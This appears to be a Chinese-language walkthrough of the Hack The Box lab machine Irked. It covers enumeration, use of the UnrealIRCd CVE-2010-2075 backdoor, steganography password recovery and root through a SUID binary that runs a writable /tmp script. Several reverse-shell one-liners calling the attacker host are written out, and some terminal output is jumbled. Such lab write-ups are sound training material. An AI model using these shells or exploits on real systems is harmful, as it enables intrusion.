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
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
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概述 (Overview)



- MACHINE TAGS
 - Cryptography
 - Web

攻击链 (Killchain)



TTPs (Tactics, Techniques & Procedures)

- nmap
- steghide
- pyftplib
- SUID

阶段1：枚举

开局还是常规 nmap 进行端口和服务的识别：

```

1 # Nmap 7.91 scan initiated Thu May 6 08:54:23 2021 as: nmap -p- -oA nmap/AllPort -T4 -v
2 Nmap scan report for 10.10.10.117
3 Host is up (0.22s latency).
4 Not shown: 65528 closed ports
5 PORT      STATE SERVICE
6 22/tcp    open  ssh
7 80/tcp    open  http
8 111/tcp   open  rpcbind
9 6697/tcp  open  ircs-u
10 8067/tcp  open  infi-async
11 56026/tcp open  unknown
12 65534/tcp open  unknown
13
14 Read data files from: /usr/bin/./share/nmap
15 # Nmap done at Thu May 6 08:55:31 2021 -- 1 IP address (1 host up) scanned in 68.15 sec
16
17 # cat nmap/AllPort.nmap | grep open | cut -f 1 -d '/' | tr '\n' ',' | sed s/,,$//
18 22,80,111,6697,8067,56026,65534
19
20 # Nmap 7.91 scan initiated Thu May 6 09:05:13 2021 as: nmap -p22,80,111,6697,8067,56026
21 Nmap scan report for 10.10.10.117
22 Host is up (0.16s latency).
23
24 PORT      STATE SERVICE VERSION

```


```

25 22/tcp      open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
26 | ssh-hostkey:
27 |   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
28 |   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
29 |   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
30 |_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
31 80/tcp      open  http      Apache httpd 2.4.10 ((Debian))
32 | http-methods:
33 |_  Supported Methods: GET HEAD POST OPTIONS
34 |_http-server-header: Apache/2.4.10 (Debian)
35 |_http-title: Site doesn't have a title (text/html).
36 111/tcp     open  rpcbind  2-4 (RPC #100000)
37 | rpcinfo:
38 |   program version    port/proto  service
39 |   100000  2,3,4        111/tcp     rpcbind
40 |   100000  2,3,4        111/udp     rpcbind
41 |   100000  3,4          111/tcp6    rpcbind
42 |   100000  3,4          111/udp6    rpcbind
43 |   100024  1            33989/udp6  status
44 |   100024  1            43440/udp   status
45 |   100024  1            47756/tcp6  status
46 |_  100024  1            56026/tcp   status
47 6697/tcp   open  irc      UnrealIRCD
48 8067/tcp   open  irc      UnrealIRCD
49 56026/tcp  open  status   1 (RPC #100024)
50 65534/tcp  open  irc      UnrealIRCD
51 Service Info: Host: irked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
52
53 Read data files from: /usr/bin/./share/nmap
54 Service detection performed. Please report any incorrect results at https://nmap.org/sub
55 # Nmap done at Thu May  6 09:05:35 2021 -- 1 IP address (1 host up) scanned in 21.93 sec
56

```

从扫描信息上我们获悉 **Host: irked.htb**，存在 ssh 服务、http 服务和 irc 服务。

浏览器查看下，就一张图片：



阶段2：工具和利用

阶段2.1：发现存在密码的隐写文件

下载后使用 `stegsolve.jar`、`steghide` 分析一下看看是否存在隐写，发现需要获得密码才能解数据：

```
(root@kali)-[/home/kali/hackthebox/Irked/file]
# steghide info irked.jpg
"irked.jpg":
  format: jpeg
  capacity: 1.5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

尝试其他的信息获取：

```
1 $ whatweb -v http://10.10.10.117
2 WhatWeb report for http://10.10.10.117
3 Status      : 200 OK
4 Title       : <None>
5 IP          : 10.10.10.117
6 Country     : RESERVED, ZZ
```

```
7
8 Summary    : Apache[2.4.10], HTTPServer[Debian Linux][Apache/2.4.10 (Debian)]
9
10 Detected Plugins:
11 [ Apache ]
12     The Apache HTTP Server Project is an effort to develop and
13     maintain an open-source HTTP server for modern operating
14     systems including UNIX and Windows NT. The goal of this
15     project is to provide a secure, efficient and extensible
16     server that provides HTTP services in sync with the current
17     HTTP standards.
18
19     Version      : 2.4.10 (from HTTP Server Header)
20     Google Dorks: (3)
21     Website      : http://httpd.apache.org/
22
23 [ HTTPServer ]
24     HTTP server header string. This plugin also attempts to
25     identify the operating system from the server header.
26
27     OS           : Debian Linux
28     String       : Apache/2.4.10 (Debian) (from server string)
29
30 HTTP Headers:
31     HTTP/1.1 200 OK
32     Date: Thu, 06 May 2021 12:54:51 GMT
33     Server: Apache/2.4.10 (Debian)
34     Last-Modified: Mon, 14 May 2018 18:00:02 GMT
35     ETag: "48-56c2e413aa86b-gzip"
36     Accept-Ranges: bytes
37     Vary: Accept-Encoding
38     Content-Encoding: gzip
39     Content-Length: 83
40     Connection: close
41     Content-Type: text/html
```

通过 whatweb 没有获取到更多有用的信息，尝试 exploit-db 搜索。

阶段2.2: 利用 CVE-2010-2075

关键字: `unrealircd exploit github` 获悉到一个漏洞编号 CVE-2010-2075。

从2009年11月到2010年6月在某些镜像站点上分发的UnrealIRCd 3.2.8.1在DEBUG3_DOLOG_SYSTEM宏中包含一个外部引入的修改（特洛伊木马），允许远程攻击者执行任意命令。

根据CVE编号找漏洞脚本：

<https://raw.githubusercontent.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor/master/exploit.py>

```

(kali@kali)-[/home/kali/hackthebox/Irked]
# 9900
listening on [any] 9900 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.10.117] 43846
bash: cannot set terminal process group (631): Inappropriate ioctl for device
bash: no job control in this shell
id
id
uid=1001(ircd) gid=1001(ircd) groups=1001(ircd)
ircd@irked:~/Unreal3.2$

exploit.py: error: argument port: invalid int value: '10.10.10.117'

(kali@kali)-[~/hackthebox/Irked/file]
$ python3 exploit.py -payload bash 10.10.10.117 6697
Exploit sent successfully!

```

OK, 成功获取到 **ircd** 身份的shell, 查看目标服务器存在哪些用户目录:

```

1 $ ls /home
2 djmardov
3 ircd

```

通过 **whereis** 查询到目标机器存在 **ftp** 命令, 所以我这优先使用 **pyftplib** 进行文件传输。

```

1 kali@kali ~$ python3 -m pyftplib -p 21 -w
2
3 ircd@irked:~$ ftp 10.10.16.9
4 USER anonymous
5 PASS anonymous
6 PUT linpeas.txt

```

```

Log in with USER and PASS first.
user anonymous
anonymous
ls
pwd
-rwxr-xr-x 1 kali kali 1860 May 06 13:37 13853.pl
-rwxr-xr-x 1 kali kali 2022 May 06 13:39 16922.rb
-rw-r--r-- 1 kali kali 2210 May 06 13:42 exploit.py
-rw-r--r-- 1 root root 332111 May 06 14:12 linpeas.sh
-rw-r--r-- 1 root root 18936 May 06 14:06 unrealircd.conf
257 "/" is the current directory.
mls
lls
put linpeas.txt
y

[I 2021-05-06 10:16:57] >>> shutting down FTP server, 1 socket(s), pid=4134 <<<

(kali@kali)-[/home/kali/hackthebox/Irked/file]
# 21
/usr/local/lib/python3.9/dist-packages/pyftplib/authorizers.py:243: RuntimeWarning: write permissions assigned to anonymous user.
  warnings.warn("write permissions assigned to anonymous user.",
[I 2021-05-06 10:19:10] concurrency model: async
[I 2021-05-06 10:19:10] masquerade (NAT) address: None
[I 2021-05-06 10:19:10] passive ports: None
[I 2021-05-06 10:19:10] >>> starting FTP server on 0.0.0.0:21, pid=4154 <<<
[I 2021-05-06 10:19:15] 10.10.10.117:56576-[] FTP session opened (connect)
[I 2021-05-06 10:19:22] 10.10.10.117:56576-[] USER 'ircd' failed login.
[I 2021-05-06 10:19:57] 10.10.10.117:56576-[anonymous] USER 'anonymous' logged in.
[I 2021-05-06 10:20:56] 10.10.10.117:56576-[anonymous] STOR /home/kali/hackthebox/Irked/file/linpeas.txt completed=1 bytes=153069 seconds=1.383
^C[I 2021-05-06 10:21:28] received interrupt signal
[I 2021-05-06 10:21:28] >>> shutting down FTP server, 2 socket(s), pid=4154 <<<
[I 2021-05-06 10:21:28] 10.10.10.117:56576-[anonymous] FTP session closed (disconnect).

```

阶段2.3: djmardov用户登录

在运行 **linpeas** 的同时, 查询下 **djmardov** 用户存在哪些文件和目录:


```
find / -group djmardov 2>16
[1] 26538
ircd@irked:~$ /home/djmardov
/home/djmardov/.dbus
/home/djmardov/.profile
/home/djmardov/.ssh
/home/djmardov/Downloads
/home/djmardov/Documents
/home/djmardov/Documents/user.txt
/home/djmardov/Documents/.backup
/home/djmardov/.gnupg
/home/djmardov/Desktop
/home/djmardov/.cache
/home/djmardov/.gconf
/home/djmardov/.local
/home/djmardov/.ICEauthority
/home/djmardov/Music
/home/djmardov/Public
/home/djmardov/.config
/home/djmardov/.bash_logout
/home/djmardov/.bashrc
/home/djmardov/Videos
/home/djmardov/Pictures
/home/djmardov/Templates
/home/djmardov/.mozilla
```

找到了 user flag, 同时发现 `.backup` 文件获得一组密码。

```
1 $ cat .backup
2 Super elite steg backup pw
3 UPupDOWNdownLRlrBAbaSSss
```

用这组密码进行 `su` 切换用户失败, `ssh` 碰撞也失败, 解隐写图片成功了:

```
(root@kali)-[/home/kali/hackthebox/Irked/file]
# steghide info irked.jpg
"irked.jpg":
  format: jpeg
  capacity: 1.5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "pass.txt":
    size: 17.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

在 `pass.txt` 中得到新的密码: `Kab6h+m+bbp2J:HG`, 通过新密码成功登录 `djmardov` 用户。

```
(root@kali)-[/home/kali/hackthebox/Irked/file]
# sshpass -p 'Kab6h+m+bbp2J:HG' ssh djmardov@10.10.10.117

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 15 08:56:32 2018 from 10.33.3.3
djmardov@irked:~$ █
[work] 1:sshpass*
```


阶段3：权限提升

通过 linpeas 辅助分析，发现存在一个可以的本地服务 631 端口：

```
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN   -
tcp      0      0 127.0.0.1:631      0.0.0.0:*          LISTEN   -
tcp      0      0 127.0.0.1:25       0.0.0.0:*          LISTEN   -
tcp      0      0 0.0.0.0:56026      0.0.0.0:*          LISTEN   -
tcp      0      0 0.0.0.0:65534      0.0.0.0:*          LISTEN   -
tcp      0      0 0.0.0.0:8067       0.0.0.0:*          LISTEN   -
tcp      0      0 0.0.0.0:6697       0.0.0.0:*          LISTEN   -
```

尝试将端口进行映射，查看它运行的服务（这里我用的ssh映射，将本地的631转到对外1337端口）：

```
1 # sshpass -p 'Kab6h+m+bbp2J:HG' ssh djmardov@10.10.10.117 -L 1337:127.0.0.1:631
```



额，没见过这个服务，暂时不明。接着看 linpeas，发现存在一个不明的 SUID 权限的命令 /usr/bin/viewuser


```

Interesting Files
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 9.3K Apr 1 2014 /usr/bin/X
-rwsr-xr-x 1 root root 95K Aug 13 2014 /sbin/mount.nfs
-rwsr-xr-x 1 daemon daemon 50K Sep 30 2014 /usr/bin/at → RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 14K Oct 14 2014 /usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
-rwsr-xr-x 1 root root 26K Mar 29 2015 /bin/umount → BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 34K Mar 29 2015 /bin/mount → Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root dip 332K Apr 14 2015 /usr/sbin/pppd → Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root root 34K Jan 21 2016 /bin/fusermount
-rwsr-xr-x 1 root root 14K Sep 8 2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 18K Sep 8 2016 /usr/bin/pkexec → Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root messagebus 355K Nov 21 2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 158K Jan 28 2017 /bin/ntfs-3g → Debian9/8/7/Ubuntu/Gentoo/others/Ubuntu_Server_16.10_and_others(02-201
-rwsr-xr-x 1 root root 9.3K Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 52K May 17 2017 /usr/bin/passwd → Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2
1(02-1997)
-rwsr-xr-x 1 root root 77K May 17 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 43K May 17 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 52K May 17 2017 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 root root 38K May 17 2017 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 38K May 17 2017 /bin/su
-rwsr-xr-x 1 root mail 94K Nov 18 2017 /usr/bin/procmail
-rwsr-xr-x 1 root root 550K Nov 19 2017 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 1.1M Feb 10 2018 /usr/sbin/exim4
-rwsr-xr-x 1 root root 7.2K May 16 2018 /usr/bin/viewuser

```

尝试执行下：

```

/usr/bin/viewuser
djardov@irked:~/.mozilla/firefox/84p8ofq6.default$ viewuser
This application is being developed to set and test user permissions
It is still being actively developed
(unknown) :0 2021-05-06 08:53 (:0)
djardov pts/0 2021-05-07 08:40 (10.10.16.9)
sh: 1: /tmp/listusers: not found
djardov@irked:~/.mozilla/firefox/84p8ofq6.default$

```

结果显示类似执行了查询用户在线的命令，留意到最后显示：`sh: 1: /tmp/listusers: not found`，这种信息一般是通过 `sh` 去运行某个文件但文件不存在才出现的提示。

尝试利用，写入一个反弹shell，然后执行：

```

1 $ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.16.9 9900 >/tmp/f" > /tmp/f
2 $ viewuser

```

```

(root@kali)-[/home/kali/hackthebox/Irked/file]
# 9900
listening on [any] 9900 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.10.117] 43897
id
uid=0(root) gid=1000(djmar dov) groups=1000(djmar dov),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),110(lpadmin),113(scanner),
(blueetooth)
root@irked:~/.mozilla/firefox/84p8ofq6.default#

djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$ cat /tmp/listusers
nc -e bash 10.10.16.9 9900
djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$ echo "bash -i >& /dev/tcp/10.10.16.9/9900 0>&1" > /tmp/listusers
djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$ viewuser
This application is being developed to set and test user permissions
It is still being actively developed
(unknown) :0 2021-05-06 08:53 (:0)
djmar dov pts/0 2021-05-07 08:40 (10.10.16.9)
/tmp/listusers: 2: /tmp/listusers: Syntax error: Bad fd number
djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$ echo "bash -i >& /dev/tcp/10.10.16.9/9900 0>&1" > /tmp/listusers
djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$ chmod 777 /tmp/listusers
djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$ viewuser
This application is being developed to set and test user permissions
It is still being actively developed
(unknown) :0 2021-05-06 08:53 (:0)
djmar dov pts/0 2021-05-07 08:40 (10.10.16.9)
/tmp/listusers: 2: /tmp/listusers: Syntax error: Bad fd number
djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$ cat /tmp/listusers
bash -i >& /dev/tcp/10.10.16.9/9900 0>&1
djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$
djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$
djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$ whereis bash
bash: /bin/bash /etc/bash.bashrc /usr/share/man/man1/bash.1.gz
djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$ echo "/bin/bash -i >& /dev/tcp/10.10.16.9/9900 0>&1" > /tmp/listusers
djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$ viewuser
This application is being developed to set and test user permissions
It is still being actively developed
(unknown) :0 2021-05-06 08:53 (:0)
djmar dov pts/0 2021-05-07 08:40 (10.10.16.9)
/tmp/listusers: 2: /tmp/listusers: Syntax error: Bad fd number
djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.16.9 9900 >/tmp/f" > /tmp/listusers
djmar dov@irked:~/.mozilla/firefox/84p8ofq6.default$ viewuser
This application is being developed to set and test user permissions
It is still being actively developed
(unknown) :0 2021-05-06 08:53 (:0)
djmar dov pts/0 2021-05-07 08:40 (10.10.16.9)
rm: cannot remove '/tmp/f': No such file or directory

```

额，成功获得root身份的shell。前面的 `bash` 利用写错了，正常应该是 `bash -c '<里面的才是bash -i>'`，可能是打的太晚了当时脑子有点糊涂...


而 `viewuser` 的二进制分析可看这个：<https://fuzzmymind.com/2019/05/29/suid-binary-exploit-a-primer/>

